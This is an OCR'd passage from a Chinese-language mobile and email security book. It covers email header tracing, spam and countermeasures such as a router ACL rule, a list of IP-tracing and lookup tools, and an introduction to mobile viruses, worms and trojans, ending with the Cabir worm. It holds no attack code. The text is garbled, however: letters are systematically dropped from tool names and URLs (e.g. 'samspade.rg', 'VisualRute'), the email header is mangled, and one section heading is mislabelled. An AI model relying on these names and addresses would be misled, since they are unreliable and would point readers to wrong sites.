From:Nikhil <Nikhil@abcd.com>
To: Ankit Fadia <ankit@blah.com>
Subject: RE:hi
Date: Tue. 6 Ju1 2004 14:57:18 0530
MIME-Version: 1.0
Content-Type: multipart/alternative:
boundary-“----_--_NextPart_001_01c46338.6EB2A23c ”
x-Originating-IP: 203.94.11.12

- 发件人邮件地址：Nikhil@abcd.cm
- 源 IP 地址：203.94.11.12
- 源邮件服务器：hhtnt002.hht.abcd.cm
- 邮件客户端：未知
- 路径：邮件源➔邮件服务器➔另一个邮件服务器➔另一个邮件服务器➔另一个邮件服务器➔目标邮件服务器➔目标地址

网络追踪工具可以将 IP 地址转化为域名，起到邮件服务器的作用。该邮件不是伪造的。

3.3.5 垃圾邮件

垃圾邮件是广大邮件用户最为头痛的问题之一。邮件的 70%都是垃圾邮件，大家已经对此达成共识。这些主动送上门的邮件不仅会堵塞邮箱，而且浪费时间和资源，甚至还触犯了法律——兜售，是非法的行为。更严重的是，多数移动电话使用者都因此而付费。因此，攻击者们多采用该方法造成受害人的经济损失。

与主动送上门的市场开拓信件和电话相比，垃圾邮件是最廉价的一种触及大量消费者的方式。公司通过网络发送每 1 000 000 垃圾邮件就可能收到 100 名消费者的回复。尽管面对如此低的回复率，这些公司仍然不断地发送类似的垃圾邮件。通常情况下，这些公司从信息咨询公司或自动搜索工具获得消费者的邮件地址，然后就发送大量的相同垃圾邮件给他们。有时候，垃圾邮件甚至被发送至 IM。

3.3.6 垃圾邮件对策

公司和个人都有义务将这些垃圾邮件报告给有关部门：ISPs、警察局和兜售黑名单。但是，只有集体的力量才能有效地减少垃圾邮件的传播。不幸的是，现在还没有这样一种对策存在。但是，我们仍然有办法减少其传播：

- 选择可用工具。从网上下载并使用反兜售和过滤工具。最大限度地侦察并阻挡已知的兜售者。许多移动电话运营商为用户提供了反兜售工具。请联系相关运营商以获得更多信息。
- 追踪报告。访问追踪相关垃圾邮件的网站，查看相同的抱怨信息。网址推荐：http://www.spamcp.net/和http://www.abuse.net/tls.html。
- 下载补丁。大多数的邮件后台，包括发送邮件，qmail 环境和 zmailer 在打补丁之后能够在一定程度上阻挡垃圾邮件的入侵。

- 错误报告。每个网民都有责任和义务联合起来对付和报告垃圾邮件。
- 保护好你的私人信息。避免用你的邮件地址注册网络比赛，竞赛和团体。如果有必要的话，新创建一个独立账户用于这些目的并以以下形式写出：emailATdmainDTcm。
- 阻挡违规入侵。为了保护用户和客户，公司尤其要阻挡不断地违规入侵。最简单的一种阻挡方式就是利用路由器的访问控制列表（ACL）来完成：

  access-list 100 deny ip Spam IP Address.0 0.0.0.255 any
- 与供应者合作。公司必须与 ISPs、移动电话运营商和网络供应商共同协作来追踪和处理这些垃圾邮件。

攻击原理：美国硅谷的一些公司针对垃圾邮件提出了一系列的方案，其中包括对受害者举报的发送垃圾邮件的公司征税。

3.4 法迪亚推荐的流行电邮威胁工具

一系列应对与邮件相关的威胁的工具可以在网上找到。

实用名：NeTracePr

特点：在世界地图上按照地理位置进行搜寻；可以链接到具有超强功能的网络工具，如图 3-1 所示。



图 3-1 NeTracePr

URL：http://www.netrace.cm

实用名：VisualRute

特点：在网络上搜寻 IP 地址的虚拟网络工具；Java 版本，如图 3-2 所示。

Report for 203.94.212.19 [ACI-OALE5QE55LM]

203.94.212.19 [ACI-OALE5QE55LM] was found in 18 hops (TTL=110)

Hop	%Loss	IP Address	Node Name	Location	Tzone	ms	Graph	Network
0		161.58.180.11	WIN10115.visu	*				Verio, Inc. VRIO-161-0
1		161.58.176.12	-			0		Verio, Inc. VRIO-161-0
2		161.58.156.14	-			89		Verio, Inc. VRIO-161-0
3		129.250.28.20	xe-1-2-0-3.r20	Ashburn, VA, USA	-05:00	0		Verio, Inc. VRIO-129-2
4		129.250.9.70	p16-0.ounet.as	Ashburn, VA, USA	-05:00	0		Verio, Inc. VRIO-129-2
5		152.63.43.170	0.so-0-3-0.XL1	Washington, DC, U	-05:00	0		QUIET Technologies
6		152.63.25.37	0.so-2-0-0.TL1	Washington, DC, U	-05:00	0		QUIET Technologies
7		152.63.1.118	0.so-2-2-0.TL1	New York, NY, US	-05:00	0		QUIET Technologies
8		152.63.10.21	0.so-7-0-0.XL1	New York, NY, US	-05:00	0		QUIET Technologies
9		152.63.24.33	POS6-0.IG3.N	New York, NY, US	-05:00	0		QUIET Technologies
10		208.192.183.1	vsnlnetn-gw.co			0		QUIET Technologies
11		202.54.2.17	-		+05:30	203		VSNL Backbone Net
12		202.54.2.189	vsb-lvst-stm-1			226		VSNL Backbone Net
13		203.197.33.13	-		+05:30	203		Videsh Sanchar Nigar
14		203.139.90.11	-		+05:30	251		Videsh Sanchar Nigar
15		202.159.2.30	-		+05:30	298		MTNL INTERNET SER
16		202.159.2.31	-		+05:30	310		MTNL INTERNET SER
17		203.94.230.71	-		+05:30	259		Mahanagar Telephon
18		203.94.212.19	ACI-OALE5QE		+05:30	1358		Mahanagar Telephon

图 3-2 VisualRute

URL：http://visualrute.visualware.cm

实用名：eMailTrackerPr

特点：在世界地图上搜寻邮件发送地；直接查找到初始系统而不是 IP 地址，如图 3-3 和图 3-4 所示。



图 3-3 eMailTrackerPr



图 3-4 eMailTrackerPr

URL：http://www.visualware.cm/persnal/dwnlad/index.html

实用名：Sam Spade

特点：在任何一个 IP 地址上实现信息查找和搜集功能，如图 3-5 所示。

URL：http://www.samspade.rg



图 3-5 Sam Spade

实用名：注册美国互联网号码

特点：查找到 IP 地址的相关用户。

URL：http://www.arin.net/

实用名：反垃圾邮件工具

特点：列举一些有趣的反垃圾邮件的工具。

URL：http://www.abuse.net/tls.html

第四章　病毒、蠕虫及木马

- 你移动电话上的数据在应对病毒、蠕虫和木马时是否安全？
- 你刚收到的短信（SMS, Short message service）是真的还是假的？
- 你是否将被感染的短信或彩信（MMS, Multimedia messaging service）发送给了地址本中的每个人？
- 你的移动电话能否应对病毒的攻击？

移动电话给我们的生活方式带来了革命性的变化，使我们与爱人、工作以及整个世界都时刻保持联系。现在，这种能被轻易地握在掌中的设备具有如此多的功能，它可以帮助人们处理整个商业活动，签署上百万的交易，获取最新的体育动态，交换相片，买进或卖出股票以及获取行驶指南。全世界的移动电话连接不仅超过固定电话的连接，也超过互联网连接。在某些地区，移动电话的连接数量甚至超过当地的人口数。

然而不幸的是，对移动电话的依赖同样导致被病毒、蠕虫和木马感染危险性的提升。也就是说，你的移动电话被恶意文件感染的可能性加大了。所以人们对此保持警惕非常必要。

4.1　恶意文件

病毒、蠕虫和木马可以对目标移动电话造成各种不同程度的破坏。它们不仅可以使移动电话上的应用程序失效，还可以造成经济上的损失，如向外发送信息或拨打额外付费电话。有时，这些恶意文件可造成移动电话完全不能使用。所以，对所有移动电话、智能电话和掌中电脑 PDA 用户来说，做好应付最坏情况的准备是非常重要的。

大多数的移动电话易受以下威胁：

病毒

病毒是一种将自己寄生于主机文件中并通过它完成复制的恶意文件。病毒本身不能传播和感染设备。假设一个病毒寄生于一个文档文件，当此文档被传播到另一个设备时，病毒也就被复制了。

蠕虫

蠕虫也是一种破坏目标设备的恶意文件。病毒与蠕虫的主要区别在于，蠕虫拥有自己的一套传播和感染机制。例如，一个蠕虫可以自动地通过蓝牙、红外线、短信或彩信传播自己。蠕虫不需要用户参与传播，这使得它们具有很高的灵活性和更高的危险性。

木马

木马也是一种恶意文件，对其最好的描述是：它是一种可执行破坏活动的蠕虫。木马与蠕虫的主要区别在于木马需要用户将其安装到目标设备。没有用户的参与，木马就不能

进行感染，也不会在一个设备中被激活。

4.2 案例分析

以下是现实生活中的案例分析，演示了移动电话病毒、蠕虫及木马可能造成的危害。

韩国的首尔

韩国某个商业大亨在一次商业旅行中丢失了移动电话。他需要移动电话完成各项工作，包括发送重要邮件、获取亚洲各地经理提交的更新材料。他立即向当地政府报告了此事。几天后，警方找到了电话，并交还给他。但是，他马上意识到对手窥视了他的商业发展、产品开发及回报计划。通过调查，他发现是他的电话感染了某种木马，向外泄露了敏感信息。

中国的上海

一个大学生对手机游戏非常着迷，他总是设法获得最新的各类游戏。一个朋友送给他最喜欢的一种动漫游戏的最新版本，他马上安装并且开始游戏，然而突然所有的按键都不能使用了。他马上拆下电池重启。电话重新开机后，他发现所有的应用程序都不能工作，并且所有的图标都被恶意图标所替换。

中国的深圳

一个高级政府官员用他的移动电话完成很多日常活动：浏览网页、聊天、发送短信、电子邮件、游戏、股票操作和定票。打开电话查看邮件，他收到来自朋友、同事和家庭成员的十封邮件。大部分邮件都是对一封据说是从他的移动电话发送的辱骂邮件进行回复的。他查看了这封辱骂邮件，确定他从没有发送过这样的邮件。这样的事情发生多次后，他开始向当地电信部门抱怨了。调查发现有人在伪造邮件。

新西兰的惠灵顿

一个妇女，使用移动电话与她的两个女儿保持联系。她收到一条短信恭喜她获得东南亚免费游。短信中说免费游是为了答谢她对移动电话的使用。同时，要求她拨打某个号码对免费游进一步确认。她在兴奋中拿起移动电话拨打了那个号码。一个彬彬有礼的人向她表示欢迎并祝贺她成为幸运者。在收听了 20 分钟的语音提示说明内容后，这个妇女挂了电话。当她收到移动电话的月缴费清单时，她才意识到她被骗拨打了额外收费电话。

4.3 恶意文件的类型

有很多种类的蠕虫、病毒、木马可以感染移动电话，包括以下各类：

病毒：

- Commwarrior MMS
- WinCE Duts
- 各类汽车病毒

蠕虫：

- Cabir

- Mabir
- Lasco

木马：

- Skulls
- MOS
- Fontal
- Hobbes
- Drever
- Locknut
- Onehop
- MGDropper
- AppDisabler File Dropper
- Damping File Dropper
- Doomboot

我们将分别讨论它们的工作、传播以及应对策略。

4.3.1 CABIR 蠕虫

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：EPOC.Cabir, Worm.Symbian.Cabir.a, Caribe, EPOC/Cabir.A, Symb/Cabir-A, EPOC_CABIR.A, 和 Symbian/Cabir。

Cabir 是世界上最早的移动电话蠕虫。它为了验证蠕虫，演示移动电话普遍存在的易于攻击性而产生的。这种蠕虫可感染 Symbian 操作系统，而此操作系统的使用占到全球移动电话的 80%。它一经发布，各种变种就被开发和发布出来了。在很短的时间内，Cabir 在 5 大州的下列 15 个不同国家被发现：

澳大利亚
中国
芬兰
印度
意大利
日本
菲律宾
俄罗斯
新加坡
韩国
土尔其
阿联酋
英国
美国
越南

它通常被称为 Caribe，是由一名叫做 Vallez 的黑客编写的，他是一个叫做 29A 的病毒研究组织的成员。大部分研究人员认为 Cabir 被制造是为了给它的创造者带来某种“荣誉”，即制造第一个手机蠕虫。换句话说，它的制造者编写它时并没有多少恶意。制造者首先在防毒及安全公司发布蠕虫也更表明了这一点。

2004 年 6 月，人们开始注意到 Cabir 蠕虫并在很多安全网站展开讨论。这样可以恰当地描述它，它是一种通过蓝牙协议自身传播的验证移动电话蠕虫。幸运的是，很多移动电话不受 Cabir 感染。

只有运行 Symbian 操作系统 60 系列用户交互界面的移动电话才会受 Cabir 蠕虫攻击。值得注意的是，Cabir 并不针对 Symbain 操作系统的某个漏洞，它利用的是蓝牙协议以及用户交互完成传播和感染。

